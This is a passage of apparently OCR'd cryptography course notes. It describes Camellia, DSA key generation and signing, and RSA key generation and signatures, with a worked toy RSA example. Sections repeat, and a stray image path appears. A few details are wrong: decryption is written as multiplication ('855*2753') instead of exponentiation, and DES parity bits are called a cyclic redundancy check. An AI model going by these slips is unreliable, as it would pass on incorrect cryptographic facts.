a Feistel cipher with a block size of 128 bits and a key size of 128, 192, and 256 bits. Camellia uses four 8×8-bit S-boxes that perform affine transformations and logical operations. A logical transformation layer FL-function or its inverse is applied every six rounds. Camellia uses the key whitening technique for increased security.

Camellia is a part of the Transport Layer Security (TLS) protocol, which is used to deliver secure communication. Camellia cannot be brute-forced even with the latest technology although it uses a smaller key size of 128 bits, thus making it a safe cipher. In addition, Camellia offers high security and its processing skills are equivalent to those of AES or Rijndael.



DSA and Related Signature Schemes

Digital Signature Algorithm

FIPS 186-2 specifies the Digital Signature Algorithm (DSA) that may be used in the **generation and verification of digital signatures** for sensitive, unclassified applications

Digital Signature

A digital signature is **computed using a set of rules** (i.e., the DSA) **and a set of parameters** such that the identity of the signatory and integrity of the data can be verified

Each entity creates a public key and corresponding private key

1. Select a prime number q such that $2^{159} < q < 2^{160}$
2. Choose t with $0 \le t \le 8$
3. Select a prime number p such that $2^{511+64t} < p < 2^{512+64t}$ with the additional property that q divides (p-1)
4. Select a generator α of the unique cyclic group of order q in Z^*_p
5. To compute α, select an element g in Z^*_p and compute $g^{(p-1)/q}$ mod p
6. If $\alpha = 1$, perform step five again with a different g
7. Select a random d such that $1 \le d \le q$-1
8. Compute $y = \alpha^d$ mod p

(p, q, α, y) is the public key and d is the private key.

DSA and Related Signature Schemes

The Digital Signature Algorithm (DSA) is a Federal Information Processing Standard for digital signatures. The NIST proposed the DSA for use in the Digital Signature Standard (DSS), adopted as FIPS 186. The DSA helps in the generation and verification of digital signatures for sensitive and unclassified applications. It creates a 320-bit digital signature with 512–1024-bit security.

A digital signature is a mathematical scheme used for the authentication of digital messages. Computation of the digital signature uses a set of rules (i.e., the DSA) and a set of parameters in that the user can verify the identity of the signatory and the integrity of the data.

Processes involved in DSA:

- **Signature Generation Process**: The private key is used to know who has signed it.
- **Signature Verification Process**: The public key is used to verify whether the given digital signature is genuine.

DSA is a public-key cryptosystem, as it involves the use of both private and public keys.

Benefits of DSA:

- Less chances of forgery compared with a written signature
- Quick and easy method of business transactions
- Fake currency problem can be mitigated considerably

DSA Algorithm:

Each entity A does the following:


1. Select a prime number q such that $2^{159} < q < 2^{160}$
2. Choose t such that $0 \leq t \leq 8$, and select a prime number p where $2^{511+64t} < p < 2^{512+64t}$, with the property that q divides $(p-1)$
3. Select a generator α of the unique cyclic group of order q in Z^*_p by choosing an element $g \in Z^*_p$ and then computing $\alpha = g^{(p-1)/q} \bmod p$ until $\alpha \neq 1$
4. Select a random integer d such that $1 \leq d \leq q-1$
5. Compute $y = \alpha^d \bmod p$
6. A's public key is (p, q, α, y); A's private key is d.

To sign a message m, A does the following:

1. Select a random secret integer k, $0<k<q$.
2. Compute $r=(\alpha^k \bmod p) \bmod q$
3. Compute $k^{-1} \bmod q$
4. Compute $s=k^{-1}\{h(m) + dr\} \bmod q$, where h is the Secure Hash Algorithm
5. A's signature for m is the pair (r, s)

To verify A's signature (r, s) on m, B should do the following:

1. Obtain A's authentic public key (p,q,α,y)
2. Verify that $0<r<q$ and $0<s<q$; if not, then reject the signature
3. Compute $w = s^{-1} \bmod q$ and $h(m)$
4. Compute $u_1 = w.h(m) \bmod q$ and $u_2 = rw \bmod q$
5. Compute $v = (\alpha^{u1} y^{u2} \bmod p) \bmod q$
6. Accept the signature if and only if $v=r$



Rivest Shamir Adleman (RSA)

- RSA is a public-key cryptosystem for **Internet encryption** and **authentication**
- It uses **modular arithmetic** and **elementary number theories** to perform computations using two large prime numbers

RSA Signature Scheme

Algorithm Key generation for the RSA signature scheme

SUMMARY: each entity creates an RSA public key and a corresponding private key. Each entity A should do the following:

1. Generate two large distinct random primes p and q, each roughly the same size.
2. Compute $n = pq$ and $\phi = (p-1)(q-1)$.
3. Select a random integer e, $1 < e < \phi$, such that $\gcd(e, \phi) = 1$.
4. Use the extended Euclidean algorithm (Algorithm 2.107) to compute the unique integer d, $1 < d < \phi$, such that $ed \equiv 1 \pmod{\phi}$.
5. A's public key is (n, e); A's private key is d.

Algorithm RSA signature generation and verification

SUMMARY: entity A signs a message $m \in \mathcal{M}$. Any entity B can verify A's signature and recover the message m from the signature.

1. *Signature generation.* Entity A should do the following:
    (a) Compute $\tilde{m} = R(m)$, an integer in the range $[0, n-1]$.
    (b) Compute $s = \tilde{m}^d \bmod n$.
    (c) A's signature for m is s.
2. *Verification.* To verify A's signature s and recover the message m, B should:
    (a) Obtain A's authentic public key (n, e).
    (b) Compute $\tilde{m} = s^e \bmod n$.
    (c) Verify that $\tilde{m} \in \mathcal{M}_R$; if not, reject the signature.
    (d) Recover $m = R^{-1}(\tilde{m})$.

Example of RSA Algorithm

```
P  = 61 <= first prime number (destroy this after computing
                               E and D)
Q  = 53 <= second prime number (destroy this after computing
                                E and D)
PQ = 3233 <= modulus (give this to others)
E  = 17   <= public exponent (give this to others)
D  = 2753 <= private exponent (keep this secret!)

Your public key is (E,PQ).
Your private key is D.

The encryption function is: encrypt(T) = (T^E) mod PQ
                                       = (T^17) mod 3233

The decryption function is: decrypt(C) = (C^D) mod PQ
                                        = (C^2753) mod 3233

To encrypt the plaintext value 123:

encrypt(123) = (123^17) mod 3233
             = 337587917446653715596592958817679803 mod 3233
             = 855

To decrypt the cipher text value 855:

decrypt(855) = (855*2753) mod 3233
             = 123
```

Rivest Shamir Adleman (RSA)

Ron Rivest, Adi Shamir, and Leonard Adleman formulated RSA, a public-key cryptosystem for Internet encryption and authentication. RSA uses modular arithmetic and elementary number theories to perform computations using two large prime numbers. The RSA system is widely used in a variety of products, platforms, and industries. It is one of the de-facto encryption standards. Companies such as Microsoft, Apple, Sun, and Novell build RSA algorithms into their operating systems. RSA can also be found on hardware-secured telephones, Ethernet network cards, and smart cards.

RSA works as follows:

1. Two large prime numbers are taken (a and b), and their product is determined (c = ab, where “c” is called the modulus).
2. RSA chooses a number “e” that it is less than “c” and relatively prime to (a-1)(b-1). Therefore, e and (a-1)(b-1) have no common factor except 1.
3. Furthermore, RSA chooses a number “f” such that (ef - 1) is divisible by (a-1)(b-1).
4. The values “e” and “f” are the public and private exponents, respectively.
5. The public key is the pair (c, e); the private key is the pair (c, f).
6. It is difficult to obtain the private key (c, f) from the public key (c, e). However, if someone can factor “c” into “a” and “b”, then that person can decipher the private key (c, f).

The security of the RSA system depends on the assumption that such factoring is difficult to carry out, making the cryptographic technique safe.

An example of how cryptography uses RSA algorithms in a practical interchange is illustrated by the following sequence:

1. The sender of a message encrypts it using a randomly chosen DES symmetric key. DES (Data Encryption Standard) is a relatively insecure symmetric-key system using 64-bit encryption (56 bits for key size, 8 bits for cyclic redundancy check) to encrypt data.
2. The sender will then look up the recipient's public key and use it to encrypt the DES key using the RSA system.
3. The sender transmits an RSA digital envelope, consisting of a DES-encrypted message and an RSA-encrypted DES key, to the recipient.
4. The recipient will decrypt the DES key and then use the DES key to decrypt the message itself.

This system combines the high speed of DES with the key management convenience of the RSA system.

RSA Signature Scheme

Cryptography uses RSA for public key encryption and for a digital signature (to sign a message and verify it). The RSA signature scheme is the first technique used to generate digital signatures. It is a deterministic digital signature scheme that provides message recovery from the signature itself, making it the most practical and versatile technique available.

RSA involves both a public key and a private key. The public key, as the name indicates, can be used by anyone for encrypting messages. The messages that the user encrypts with the public key require the private key for decryption.

Consider that John encrypts his document M using his private key S_A, thereby creating a signature $S_{john}(M)$. John sends M along with the signature $S_{john}(M)$ to Alice. Alice decrypts the document using John's public key, thereby verifying John's signature.

RSA Key Generation

The procedure for RSA key generation is common to all the RSA-based signature schemes. To generate an RSA key pair, i.e., both an RSA public key and the corresponding private key, each entity A should do the following:

- Generate two large distinct primes p and q arbitrarily, each with roughly the same bit length
- Compute $n = pq$ and $\phi = (p-1)(q-1)$
- Choose a random integer e, $1 < e < \phi$, such that $\gcd(e, \phi) = 1$

  GCD = Greatest Common Divisor
- Use the extended Euclidean algorithm to compute the unique integer d, $1 < d < \phi$, such that $ed \equiv 1 \pmod{\phi}$
- A's public key is (n, e); A's private key is d

Destroy p and q at the end of the key generation

The RSA algorithm generates and verifies the RSA signature as follows way:

Entity A signs a message $m \in M$. Any entity B can verify A's signature and recover the message m from the signature.

1. **Signature Generation**

   To sign a message m, entity A should do the following:

   - Compute $\tilde{m} = R(m)$, an integer in the range [0, n–1]
   - Compute $s = \tilde{m}^d \bmod n$
   - A's signature form is s

2. **Signature Verification**

   To verify A's signature s and recover the message m, B should do the following:

   - Obtain A's authentic public key (n, e)
   - Compute $\tilde{m} = s^e \bmod n$
   - Verify that $\tilde{m} \in M_R$; if not, reject the signature
   - Recover $m = R^{-1}(\tilde{m})$

Example of RSA Algorithm

The math underlying RSA public-key encryption is described below:

1. Find P and Q, two large (e.g., 1024-bit) prime numbers.
2. Choose E such that E is greater than 1, E is less than PQ, and E and (P-1)(Q-1) are relatively prime, which means that they have no prime factors in common. E does not have to be prime, but it must be odd. (P-1)(Q-1) cannot be prime because it is an even number.
3. Compute D such that (DE - 1) is evenly divisible by (P-1)(Q-1). Mathematicians write this as DE = 1 (mod (P-1)(Q-1)), and they call D the multiplicative inverse of E. This is easy to do—simply find an integer X that causes D = (X(P-1)(Q-1) + 1)/E to be an integer and then use that value of D.
4. The encryption function is C = (T^E) mod PQ, where C is the ciphertext (a positive integer), T is the plaintext (a positive integer), and ^ indicates exponentiation. During the encryption of the message, T must be less than the modulus, PQ.
5. The decryption function is T = (C^D) mod PQ, where C is the ciphertext (a positive integer), T is the plaintext (a positive integer), and ^ indicates exponentiation.

Your public key is the pair (PQ, E). Your private key is the number D (do not reveal it to anyone). The product PQ is the modulus. E is the public exponent. D is the secret exponent.

You can publish your public key freely because there are no known easy methods of calculating D, P, or Q given only (PQ, E) (your public key).

Given below is an example of the RSA algorithm:

P = 61<= first prime number (destroy this after computing E and D)

Q = 53<= second prime number (destroy this after computing E and D)

PQ = 3233<= modulus (give this to others)

E = 17<= public exponent (give this to others)

D = 2753<= private exponent (keep this secret)

Your **public** key is **(E,PQ)**

Your **private** key is **D**

The encryption function is:

encrypt(T) = (T^E) mod PQ

= (T^17) mod 3233

The decryption function is:

decrypt(C) = (C^D) mod PQ

= (C^2753) mod 3233

To encrypt the plaintext value 123, do this:

encrypt(123) = (123^17) mod 3233

= 337587917446653715596592958817679803 mod 3233

= 855

To decrypt the ciphertext value 855, do this:

decrypt(855) = (855*2753) mod 3233

= 123

One way to compute the value of **855^2753 mod 3233** is as follows:

Consider these powers of 855:

- 855^1 = 855 (mod 3233)
- 855^2 = 367 (mod 3233)
- 855^4 = 367^2 (mod 3233) = 2136 (mod 3233)
- 855^8 = 2136^2 (mod 3233) = 733 (mod 3233)
- 855^16 = 733^2 (mod 3233) = 611 (mod 3233)
- 855^32 = 611^2 (mod 3233) = 1526 (mod 3233)
- 855^64 = 1526^2 (mod 3233) = 916 (mod 3233)
- 855^128 = 916^2 (mod 3233) = 1709 (mod 3233)

- 855^256 = 1709^2 (mod 3233) = 1282 (mod 3233)
- 855^512 = 1282^2 (mod 3233) = 1160 (mod 3233)
- 855^1024 = 1160^2 (mod 3233) = 672 (mod 3233)
- 855^2048 = 672^2 (mod 3233) = 2197 (mod 3233)

Given the above, we know the following:

855^2753 (mod 3233)

= 855^(1 + 64 + 128 + 512 + 2048) (mod 3233)

= 855^1 * 855^64 * 855^128 * 855^512 * 855^2048 (mod 3233)

= 855 * 916 * 1709 * 1160 * 2197 (mod 3233)

